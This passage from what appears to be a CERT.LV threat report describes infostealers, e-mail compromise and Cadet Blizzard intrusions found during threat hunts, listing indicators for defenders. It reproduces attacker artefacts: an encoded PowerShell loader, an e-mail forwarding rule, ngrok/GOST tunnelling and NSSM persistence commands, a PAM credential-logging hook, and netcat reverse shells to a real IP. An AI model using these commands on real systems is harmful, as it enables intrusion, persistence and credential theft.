Users must be careful when downloading plug-ins, it is important to check the trustworthiness of the developers. To minimise the risks as much as possible, it is recommended to regularly update the browser and security software.

Password management

Cases have been documented where computer passwords were stored unencrypted locally on an infected computer, so the attackers gained access to multiple user accounts for which two-factor authentication (2FA) had not been activated.

There were also cases where the infected computer was used as a shared workstation, so that by infecting a single device, attackers had access to the authentication credentials of multiple individuals.


An example of such malware is where the malware uses an *obfuscated* script, performs a *sqlite.dll* download, with which it saves the information collected about the user of the infected system and sends it to the control server.

Especially dangerous are cases where unencrypted passwords are stored on the computers of administrators who have high-privilege access to the infrastructure.

Compromised e-mails or app accounts are also often used to spread malware further. For example, several cases of *Agent Tesla* malware spreading from compromised e-mails by sending fake invoices were identified.

An example of the fake invoices sent by *Agent Tesla* malware:

https://tria.ge/230915-mqqnesba71/behavioral1




```
autofill
autofill_edge_block_list
autofill_edge_custom_data
autofill_edge_extended
autofill_edge_field_client_info
autofill_edge_field_values
autofill_edge_fieldid_cid_mapping
autofill_model_type_state
autofill_profile_addresses
autofill_profile_birthdates
autofill_profile_edge_extended
autofill_profile_emails
autofill_profile_names
autofill_profile_phones
autofill_profiles
autofill_sync_metadata
autofill_travels
contact_info
contact_info_type_tokens
credit_cards
credit_cards_edge_extended
credit_cards_edge_metadata
edge_meta
edge_tokenized_credit_cards
ibans
keywords
masked_credit_cards
meta
offer_data
offer_eligible_instrument
offer_merchant_domain
payment_method_manifest
payments_customer_data
payments_upi_vpa
safety_hub_downloads
safety_hub_navigations
secure_payment_confirmation_instrument
server_address_metadata
server_addresses
server_card_cloud_token_data
server_card_metadata
token_service
unmasked_credit_cards
virtual_card_usage_data
web_app_manifest_section
```

To reduce such risks, it is recommended to keep passwords in encrypted form, for example, by using a password manager. To secure personal e-mails and other accounts, employees should be encouraged to use unique and secure passwords and required to use two-factor authentication (2FA) wherever possible.

Compromised e-mail accounts

There were also cases where, after hacking e-mail accounts, attackers set up e-mail filters to intercept and redirect correspondence of interest to themselves. These actions were carried out for fraudulent purposes, e.g., by intercepting the e-mails of the hacked company's clients and sending invoices with changed bank details.

Figure 15. Activity of an infected e-mail attachment on a victim's computer



Processes

```
C:\Windows\system32\cmd.exe                                                          PID:2192
C:\Windows\system32\cmd.exe /c "C:\Users\Admin\AppData\Local\Temp\Maksajuma kopija_Swedbank_Pdf.ba
t"

  C:\Windows\system32\cmd.exe                                                        PID:4448
  C:\Windows\system32\cmd.exe  /K "C:\Users\Admin\AppData\Local\Temp\Maksajuma kopija_Swedbank_Pdf.
  bat"

    C:\Windows\system32\cmd.exe                                                      PID:744
    C:\Windows\system32\cmd.exe  /S /D /c" echo F "

    C:\Windows\system32\xcopy.exe                                                    PID:404
    xcopy  /d /q /y /h /i C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe C:\Users\Admin\
    AppData\Local\Temp\Rmtoxw.png

    C:\Windows\system32\cmd.exe                                                      PID:4828
    C:\Windows\system32\cmd.exe  /S /D /c" echo F "

    C:\Windows\system32\xcopy.exe                                                    PID:3912
    xcopy  /d /q /y /h /i "C:\Users\Admin\AppData\Local\Temp\Maksajuma kopija_Swedbank_Pdf.bat" C:\
    Users\Admin\AppData\Local\Temp\Rmtoxw.png.bat

    C:\Users\Admin\AppData\Local\Temp\Rmtoxw.png                                     PID:3404
```

```
C:\Users\Admin\AppData\Local\Temp\Rmtoxw.png  -win 1 -enc JABZAGoAeQB5AG0AegBzACAAPQAgAFsASQBPA
C4ARgBpAGwAZQBdADoAOgBSAGUAYQBkAEwAaQBuAGUAcwAoACgAKABbAFMAeQBzAHQAZQBtAC4ARABpAGEAZwBuAG8AcwB0
AGkAYwBzAC4AUAByAG8AYwBlAHMAcwBdADoAOgBHAGUAdABDAHUAcgByAGUAbgB0AFAAcgBvAGMAZQBzAHMAKAApAC4ATQB
hAGkAbgBNAG8AZAB1AGwAZQAuAEYAaQBsAGUATgBhAG0AZQApAC4AVABvAFMAdAByAGkAbgBnACgAKQAgACsAIAAiAC4AYg
BhAHQAIgApACwAIABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAApACAAfAAgAFMAZQBsAGUAY
wB0AC0ATwBiAGoAZQBjAHQAIAAtAGwAYQBzAHQAIAAxADsAIAAkAEMAawBrAHAAdQBhAGsAcwBmAGEAIAA9ACAAWwBTAHkA
cwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACQAWQBqAHk
AeQBtAHoAcwApADsAJABKAHQAZgB2AG8AYgBtACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE
kATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgAIAAsACAAJABDAGsAawBwAHUAYQBrAHMAZgBhACAAKQA7ACQAbwB1A
HQAcAB1AHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ASQBPAC4ATQBlAG0AbwByAHkAUwB0
AHIAZQBhAG0AOwAkAEYAawBoAHQAaQBnAGsAZgBpACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQA
uAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AIAAkAEoAdABmAHYAbwBiAG0ALA
AgACgAWwBJAE8ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoAO
gBEAGUAYwBvAG0AcAByAGUAcwBzACkAOwAkAEYAawBoAHQAaQBnAGsAZgBpAC4AQwBvAHAAeQBUAG8AKAAgACQAbwB1AHQA
cAB1AHQAIAApADsAJABGAGsAaAB0AGkAZwBrAGYAaQAuAEMAbABvAHMAZQAoACkAOwAkAEoAdABmAHYAbwBiAG0ALgBDAGw
AbwBzAGUAKAApADsAWwBiAHkAdABlAFsAXQBdACAAJABDAGsAawBwAHUAYQBrAHMAZgBhACAAPQAgACQAbwB1AHQAcAB1AH
QALgBUAG8AQQByAHIAYQB5ACgAKQA7AFsAQQByAHIAYQB5AF0AOgA6AFIAZQB2AGUAcgBzAGUAKAAkAEMAawBrAHAAdQBhA
GsAcwBmAGEAKQA7ACAAJABUAGUAdAB2AG8AegBmACAAPQAgAFsAUwB5AHMAdABlAG0ALgBSAGUAZgBsAGUAYwB0AGkAbwBu
AC4AQQBzAHMAZQBtAGIAbAB5AF0AOgA6AEwAbwBhAGQAKAAkAEMAawBrAHAAdQBhAGsAcwBmAGEAKQA7ACAAJABKAHkAagB
vAHgAbgB1AHQAcwAgAD0AIAAkAFQAZQB0AHYAbwB6AGYALgBHAGUAdABFAHgAcABvAHIAdABlAGQAVAB5AHAAZQBzACgAKQ
BbADAAXQA7ACAAJABUAGwAZgBiAHMAdABsACAAPQAgACQASgB5AGoAbwB4AG4AdQB0AHMALgBHAGUAdABNAGUAdABoAG8AZ
ABzACgAKQBbADAAXQAuAEkAbgB2AG8AawBlACgAJABuAHUAbABsACwAIAAkAG4AdQBsAGwAKQAgAHwAIABPAHUAdAAtAE4A
dQBsAGwA
```

Example of e-mail filters:

```
if
$header_from: is "xxx@xxx.xxx"
then
deliver "dgovonor2027@yandex.com"
endif
```

Malware like Ranbyus, Corebot, and Tinba are leading the malware activity in the Latvian IP address range. The Raspberry Robin malware is still relatively active and is mostly spread from machine to machine via infected USB flash drives. For example, during the reporting period, the presence of Raspberry Robin was detected in the networks of multiple public institutions, including cultural and healthcare institutions.

The dynamic nature of the cybersecurity landscape requires constant vigilance, prompt software updates and improved vulnerability detection tools as cyber attackers constantly adapt and improve their tactics. CERT.LV encourages following the instructions of the developers and promptly update the software to the latest available version.

3. Threat hunting operations

Since 2022, CERT.LV has been conducting large-scale threat hunting operations, proactively searching for the presence of cyber attackers in the IT infrastructure systems important to Latvia. The operations are led by CERT.LV and are conducted in conjunction with NATO partner states, primarily the Canadian Armed Forces and the Canadian Centre for Cyber Security. Joint operations were also carried out with the US Cyber Command, the Belgian Armed Forces, and the European Union Agency for Cybersecurity (ENISA). The operations were launched based on CERT.LV observations of concerning incidents in Latvia's cyberspace, as well as the political situation in the region.

The priority of threat hunting is to identify the presence of cyber operations, or APTs (Advanced Persistent Threats), originating in other countries such as Russia, Belarus, and China. Threat hunting under the leadership of CERT.LV is carried out in the ICT infrastructures of public authorities, critical IT infrastructure, and essential service providers.

Threat hunting is a type of cybersecurity operation that aims to assess the overall level of cybersecurity of information and communication technology (ICT) infrastructure and to detect, monitor, analyse and neutralise cyber attacker activity.

Once the presence of an attacker is detected, the threat hunter's task is to analyse the tactics, techniques, and procedures used.


In 2022 and 2023, CERT.LV conducted comprehensive ICT threat hunting operations in 25 organisations. The threat hunting covered more than 100,000 devices analysed. Almost all the institutions where threat hunts were carried out were found to have smaller or larger deficiencies in the configuration or management of their IT infrastructure, and in eight institutions (32% of the total coverage), with high confidence, APT presence was found.

The CERT.LV threat hunting service can be requested by national and municipal institutions, IT critical infrastructure, and essential services providers by contacting CERT.LV.

Although it is essentially a cybersecurity operation, in cooperation with the target institution where the threat hunt is taking place, CERT.LV provides an objective review of the organisation's ICT infrastructure and its level of cybersecurity, as well as performs any immediate work that may be required to eliminate the presence of an attacker in the infrastructure.

This is done by analysing the institution's endpoint devices for signs of malicious activity, noting and logging both good and bad ICT governance practices, identifying weaknesses in the IT infrastructure and making recommendations to the institution's ICT administrators and security managers to effectively make the necessary changes and implement good practices to strengthen the organisation's cyber resilience.

Figure 16. CERT.LV threat hunting/cybersecurity operation at a target institution


CERT.LV
CERT.LV Target institution
CERT.LV Target institution
CERT.LV
Target institution
BEGINNING
The target institution (TI) is defined. CERT.LV starts the planning process of the threat hunting (TH). Establishes a channel of communication with the institution.
INSTALLATION
CERT.LV asks questions to the TI, examines infrastructure documentation. Deploys the necessary equipment for TH.
HUNTING
CERT.LV starts the TH process. This process can take up to 3 months. CERT.LV is actively communicating with the representatives of the TI about what has been found.
REPORTING
After the TH process, CERT.LV prepares a report on what was found in the TI. It includes good & bad practices observed, key findings and recommendations for strengthening the infrastructure.

Summary

Attack methods used based on the MITRE ATTACK matrix
https://attack.mitre.org/matrices/enterprise/

Initial access was mainly achieved by exploiting vulnerabilities in publicly available assets that were sometimes unknowingly exposed to the external network by the target infrastructure, such as Microsoft Exchange servers, VPN gateways, router WEB interfaces and other assets (T1190, T1133). In one case, it was not even necessary to exploit vulnerabilities to gain access to the target's IT infrastructure, as unchanged standard passwords such as admin:admin123 only made it easier for the attacker to break into the infrastructure (T1110).

CERT.LV also observed a case of a supply chain attack, where the target organisation was compromised indirectly by using compromised software or compromising the providers of other services. By compromising a software development company in Latvia, the attacker effectively gained access to the company's clients infrastructures due to non-securely configured assets, as well as VPN/RDP connections to other high-value targets, in the form of public sector institutions. The connections, of course, appeared as if they came from that software developer (T1195).

Meanwhile an IT infrastructure received a ransomware attack three in less than two weeks. This was possible because the attackers exploited a vulnerability in an exposed 2019 *Microsoft Exchange* server that had hardly been updated even after recovering from the incident.

The lack of two-factor authentication, weak password policy, and targeted phishing attacks led to the compromising of a number of employee e-mail accounts from which Russia-backed hacktivists extracted information, even though it was public and not confidential. The leaking of such information did not have consequences for Latvia's internal security, but the incident caused damage to the reputation of the institution and the country (T1598, T1566).

The absence or poor configuration of software restriction policies (SRP) and firewalls within the corporate network often allow employees to access assets they should not have access to, as well as to download unauthorised software that is potentially unsafe not only for their own devices, but also for the entire corporate environment. Suspicious links and software, such as torrent-related software, can be infected and visiting/using them can infect the user's machine. Cases were identified where this vector was very likely used for initial access, whereby the attacker was financially motivated and, after stealing user authentication credentials, sold the data to an APT group (T1650).

There were cases where the initial compromising took place after a flash drive was inserted into a computer, due to the absence of measures to control external storage media (USB) and executable files in them (T1091). For example, such attacks were successfully carried out at a major university and in a state city municipality in Latvia. In both these cases, infected LNK files were used for the Raspberry Robin malware to travel from one machine to the next (T1204.002).

In several cases, once inside the target infrastructure, the attacker had access to a number of tools that could be used to establish persistence and move further into the infrastructure. In Latvia, the use of multiple remote access tools in the same environment (RDP, VPNs, TeamViewer) was repeatedly observed, and there were cases where the IP addresses from which the internal network could be accessed were not restricted. Living-off-the-land executables (LOLBINs) are often used to allow attackers to perform reconnaissance of the target infrastructure, unauthorised downloads and code executions for improving access privileges or for persistence, e.g., by creating Autoruns/Scheduled Tasks entries that allow the attacker to access the target infrastructure even after a reboot (T1133, T1021, T1210, T1133, T1037, T1547, T1543, T1053, T1572).

In cases where the attacker had established persistence, CERT.LV observed a number of security deficiencies that prevented the ICT infrastructure owner from detecting and stopping the attacker's further actions in a timely and effective manner. Incomplete Windows Defender and firewall configuration, use of outdated Windows authentication methods such as NTML/Kerberos with RC4_HMAC_MD5, poor password management, storing passwords in plain text on administrator machines, using the same passwords for multiple administrator accounts, outdated and/or vulnerable software. All of the above was used to increase the attacker's privileges and to move further along the target infrastructure (T1548, T1078).

The most frequently observed stumbling blocks that CERT.LV identified as major issues, preventing the target institution from monitoring its own infrastructure and responding to potential incidents in a timely and effective manner are:

- **There is no centralised collection and analysis of audit trails;**
- **Absence of network segmentation and IT infrastructure inventory;**
- **Incorrectly configured or non-existent SIEM (Security Information and Event Management) system;**

- **Incorrectly configured or non-existent user rights management and executable file policies.**

In environments where the presence of APT groups linked to Russia or China was confirmed with high confidence, the use of specific tools to ensure their continued presence was also observed. In 2022 and 2023, the most active state-sponsored cyber operations belonged to the Cadet Blizzard group (also known as DEV-0586 at the time). For example, DEV-0586 was detected in the environment of a software development company**.** It was originally compromised using an Atlassian Confluence vulnerability, with the attacker installing their own Webshell (T1659) (vulnerability unknown). This group used tools like Ngrok, GOST, Netcat, NSSM to gain persistence by setting up a tunnel to bypass the IP address whitelisting restrictions and access internal resources (T1053, T1133).

Figure 17. **Cadet Blizzard operation cycle**



Initial access
Exploit server
Deploy web shell
Push tunneling tools
Pivot to Internal Network
Lateral movement
Credential access via process dumping
Interactive reverse shell via netcat/GOST
Command execution via Impacket
Disable antivirus and wipe logs
Action on objectives
Exfiltrate data
Deploy destructive payloads
Leak data / targeted information operations

Image source: https://www.microsoft.com/en-us/security/blog/2023/06/14/cadet-blizzard-emerges-as-a-novel-and-distinct-russian-threat-actor/

It should be noted that the activities of this attacker have been observed since 2021. CERT.LV found that the attacker did not take destructive actions immediately once the system was compromised, but strengthened their presence, most likely with the aim of exploiting the already gained privileges in the future.

The cyber criminals continued their attack by extracting data using the rclone tool, sending data to the mega.nz and mega.io sharing services, and extracting user e-mail mailboxes by using PowerShell to deliver the victim's mailboxes from the Microsoft Exchange server of the infrastructure to a Microsoft Exchange server controlled by the attacker (T1567).

CERT.LV also observed that the same attacker was trying to stop the threat hunting processes and was performing reconnaissance scans from this environment of at least two government sector infrastructures. In one of them, the presence of a cyber attacker was detected: there, the attacker obtained the authentication credentials of a domain administrator and then accessed at least 66 devices (T1496, T1489, T1595).

APT groups detected; tools and methods used

Below are the APT groups observed during the reporting period, the methods and tools they used, the purposes these specific tools, and their indicators.

DEV-0586 - CADET BLIZZARD

Cadet Blizzard (formerly known as DEV-0586) is a Russian state-sponsored group. Ukraine and the NATO members that have provided military assistance to Ukraine are known to be among the group's primary targets. In Ukraine, attacks have been observed to take place against both the public sector and IT companies providing services or developing software for government institutions/organisations. This was done using the *'compromise one, compromise many'* technique for compromising the supply chain. After penetrating the target infrastructure, the group installs the appropriate tools and configures the systems to maintain access for several months. The exfiltration of data often takes place just moments before destructive actions are taken on the target's computer network.

Source : https://www.microsoft.com/en-us/security/blog/2023/06/14/cadet-blizzard-emerges-as-a-novel-and-distinct-russian-threat-actor/

RECONAISSANCE PHASE

An APT group conducts the reconnaissance phase at the beginning of an attack or before the active phase of an attack has begun. During this phase, the cyber attackers gather relevant information about the target, such as system/network configurations, IP addresses, open ports, domain names and potential vulnerabilities that could serve as an initial attack vector to penetrate the target system.

TOOLS AND COMMANDS USED

NMAP	Network Mapper is a network scanning tool used to detect other computers/devices and services on a computer network. NMAP is used in a variety of fields, including IT security, systems administration, and network surveys, but it is important to note that NMAP can also be used for malicious purposes. The artefacts recovered by CERT.LV from the target organisation's IT infrastructure show that the attacker used NMAP to identify other devices with open remote access ports in the already compromised computer network, and to try to determine the versions of the services available. It can be seen that popular services ports such as SSH (22), SMB (445), RDP (3389), Microsoft SQL Server (1433), *PostgreSQL* (5432), HTTP (80 and 8080), HTTPS (443), *MySQL* (3306) and others were searched for. The goal was most likely to study the network so that other networks/devices could be compromised in subsequent phases of the operation, e.g., by exploiting vulnerabilities in outdated versions of the services.

Command line:

```
nmap -p22,445,3389,1433,5432,80,443,8080,3306 institution_network1/16 --open -oA network1.net
nmap -sV --top-ports 100 institution_network2/24 --open -oA network2.net
nmap -sV -p 663,10443,8081,8080 institution_network1/24 --open
nmap -p 22,445,3389,1433,5432,80,443,8080,3306 institution_network3/24 -open
```

WINDOWS DEVICES | PERSISTENCE PHASE

During the threat hunts, various methods were observed that enable access to target assets after reboots. This is the most important step in the attack chain, as it makes it possible for the attackers to remain in the targeted infrastructure in a lasting and persistent way.

NGROK	Legitimate cloud tunnelling software that distributes *localhost* to an external network. It makes it possible to bypass internal network segmentation and access internal assets without using a VPN. This attacker used NGROK to create a gateway into already compromised environments and to bypass firewall restrictions.

Indicators:

MD5: 074863c3352d6dda17dcb8bdc6a8929f
File: *(Renamed binary)* C:\ProgramData\USOPublic\UpdatePublic\updcheck.exe
File: *(Renamed binary)* C:\ProgramData\UpdateRd\rdupdsv.exe
File: *(Renamed binary)* C:\PogramData\VsLogon\vscheck.exe
File: C:\ProgramData\UpdateRd\ngrok.exe
File: C:\ProgramData\UpdateRd\server.yml
Service: NettworkG2W
Service: RdStatusUpdate
Service: VsCheck

Command line:

```
cat server.yml
cat server.yml
C:\ProgramData\UpdateRd\ngrok.exe C:\ProgramData\UpdateRd\rdupdsv.exe
ls
.\nssm.exe install RdStatusUpdate "C:\ProgramData\UpdateRd\rdupdsv.exe" "start --all --
config=\"C:\ProgramData\UpdateRd\server.yml\""
.\nssm.exe start RdStatusUpdate
.\nssm.exe stop RdStatusUpdate
.\nssm.exe remove RdStatusUpdate confirm
```

GOST	GOST or A GO Simple Tunnel is a piece of tunnelling software. CERT.LV observed the use of this software in conjunction with the NGROK tool already mentioned, which enabled the attackers to bypass IP address restrictions and access the victim’s internal assets.

Indicators:

MD5: 96e0f54fc67d72d94b40d7885f10c51
File: *(Renamed binary)* C:\ProgramData\UpdateRd\rdchecksv.exe
File: *(Renamed binary)* C:\ProgramData\USOPublic\UpdatePublic\updusosetup.exe
File: *(Renamed binary)* C:\ProgramData\VsLogon\vslogon.exe
File: C:\ProgramData\UpdateRd\gost.exe
Service: RdStatusScheck
Service : updusosetup.exe
Service : vslogon.exe

Command line:

```
mv C:\ProgramData\UpdateRd\gost.exe C:\ProgramData\UpdateRd\rdchecksv.exe
.\nssm.exe install RdStatusCheck "C:\ProgramData\UpdateRd\rdchecksv.exe" "-L socks5://:13559"
.\nssm.exe start RdStatusCheck
```

3PROXY	Free proxy server solution. It was installed on the target infrastructure as a service called 3PROXY and used in conjunction with the NGROK tunnelling tool to allow the attacker to access the internal network and extract information.

```
SHA256:39b69a5cdde8c653cbb4db19e6d575298864ba91f49e91e3e51783c0c946ee7a
```

It uses the public DNS servers 8.8.8.8 and 1.1.1.1 to bypass the local DNS server. However, it cannot be ruled out that the files could be executables, and the configuration file was found at the following paths:

(*path*): c:\Program Files\VMware\VMware Tools\plugins\bin\, c:\Program Files (x86)\Microsoft.NET\RedistList\bin\, c:\Program Files\WindowsPowerShell\Configuration\Registration\bins\, C:/Program Files (x86)/Microsoft SQL Server/100/bin, C:/Users/Administrator/Downloads/bin/bin/ vai C:\Program Files (x86)\MSBuild\Microsoft\VisualStudio\v14.0\bin\,
distributed elsewhere in the file system.
This command was introduced for using it:.\3proxy.exe --install .\3proxy.cfg
Usually the TCP/4337 port is used.

NETCAT or NC	Command line software that uses TCP and UDP protocols to communicate with other network devices (e.g., read, write).

MD5: 523613a7b9dfa398cbd5ebd2dd0f4f38
File: *(Renamed binary)* C:\ProgramData\PackageLauncher\pkglauncher.exe
File: *(Renamed binary)* C:\ProgramData\VmTelemetry\vmtelemetry.exe

Command line:

```
C:\ProgramData\PackageLauncher\pkglauncher.exe -e c:\windows\system32\cmd.exe 179.43.142.42
14553
C:\ProgramData\VmTelemetry\vmtelemetry.exe -e c:\windows\system32\cmd.exe 179.43.142.42 18441
```

NSSM	The function of NSSM (Non-Sucking Service Manager) is to ensure that specific software will be installed as a service on the device in question. NSSM can monitor software/service status and automatically handle errors if they occur as the software is used, thus ensuring maximum service availability. Attackers often use NSSM to install malware as a service because it ensures that the malware persists on the system even after a *reboot*. Similarly, attackers can use NSSM to modify legitimate services on the machine, adapting them for their own purposes.

Indicators:

```
MD5: beceae2fdc4f7729a93e94ac2ccd78cc
MD5: d9ec6f3a3b2ac7cd5eef07bd86e3efbc
SHA256: f689ee9af94b00e9e3f0bb072b34caaf207f32dcb4f5782fc9ca351df9a06c97
```

An attacker used nssm.exe to install an executable file containing malware(C:\ProgramData\UpdateRd\rdchecksv.exe) as a service. The service is called RdStatusUpdate.

Command line:

```
> .\nssm.exe install RdStatusCheck "C:\ProgramData\UpdateRd\rdchecksv.exe" "-L socks5://:13559"
> .\nssm.exe start RdStatusCheck
> tasklist | findstr "rd"
> .\nssm.exe install RdStatusUpdate "C:\ProgramData\UpdateRd\rdupdsv.exe" "start --all --
config=\"C:\ProgramData\UpdateRd\server.yml\""
> .\nssm.exe start RdStatusUpdate
> .\nssm.exe stop RdStatusUpdate
> .\nssm.exe remove RdStatusUpdate confirm
```

ON LINUX DEVICES | PERSISTENCE PHASE

Use of Root user cronjob: a script based on SOCKS5 and NGROK that creates an encrypted tunnel using a specific port. This script was set to run every day at 01:00. Script contents:

```
#!/bin/bash

killall ngrok
killall gost
gost -L=socks5://:4337 > /dev/null 2>&1 &
ngrok tcp 4337 > /dev/null 2>&1 &
```

The last line of the script calls the NGROK executable, specifying the TCP option, which creates an agent that listens on port 4337 and allows sending any kind of TCP flow, such as SSH.

Access details storage: a case was observed where the *pam* module was used to store the access details of all users connecting to the server. The function itself was provided by the executable and the following line was inserted in the *pam* configuration module /etc/pam.d/sshd to enable the operation of this binary:

```
auth requisite /usr/lib/pam_syst.so #%PAM-1.0
/usr/lib/pam_syst.so file hash — 167fe17438fdf87d2931c1128e07fac7
```

The executable/binary in question creates a file with the following content:

```
User=root Pass=REDACTED Host=IP1
User=REDACTED Pass=REDACTED Host=IP2
User=root Pass=REDACTED Host=IP3
User=REDACTED Pass=REDACTED Host=IP4
User=root Pass=REDACTED Host=domain
User=REDACTED Pass=REDACTED

INCORRECT
Host=IP1
User=REDACTED Pass=REDACTED Host=IP1
User=REDACTED Pass=REDACTED Host=IP2
```

The Linux persistence methods considered are similar to those also observed by the Ukrainian IT incident monitoring authority CERT-UA, and the cyberattack group DEV-0586 can be considered as their creator. For more details online, see: https://cert.gov.ua/article/3947787.

Indicators:

```
179.43.142.42
179.43.187.47
52.202.168.65
54.161.241.46
54.237.133.81
18.205.222.128
mega.io
mega.nz
https://mega.io
https://mega.nz
```

DATA EXFILTRATION

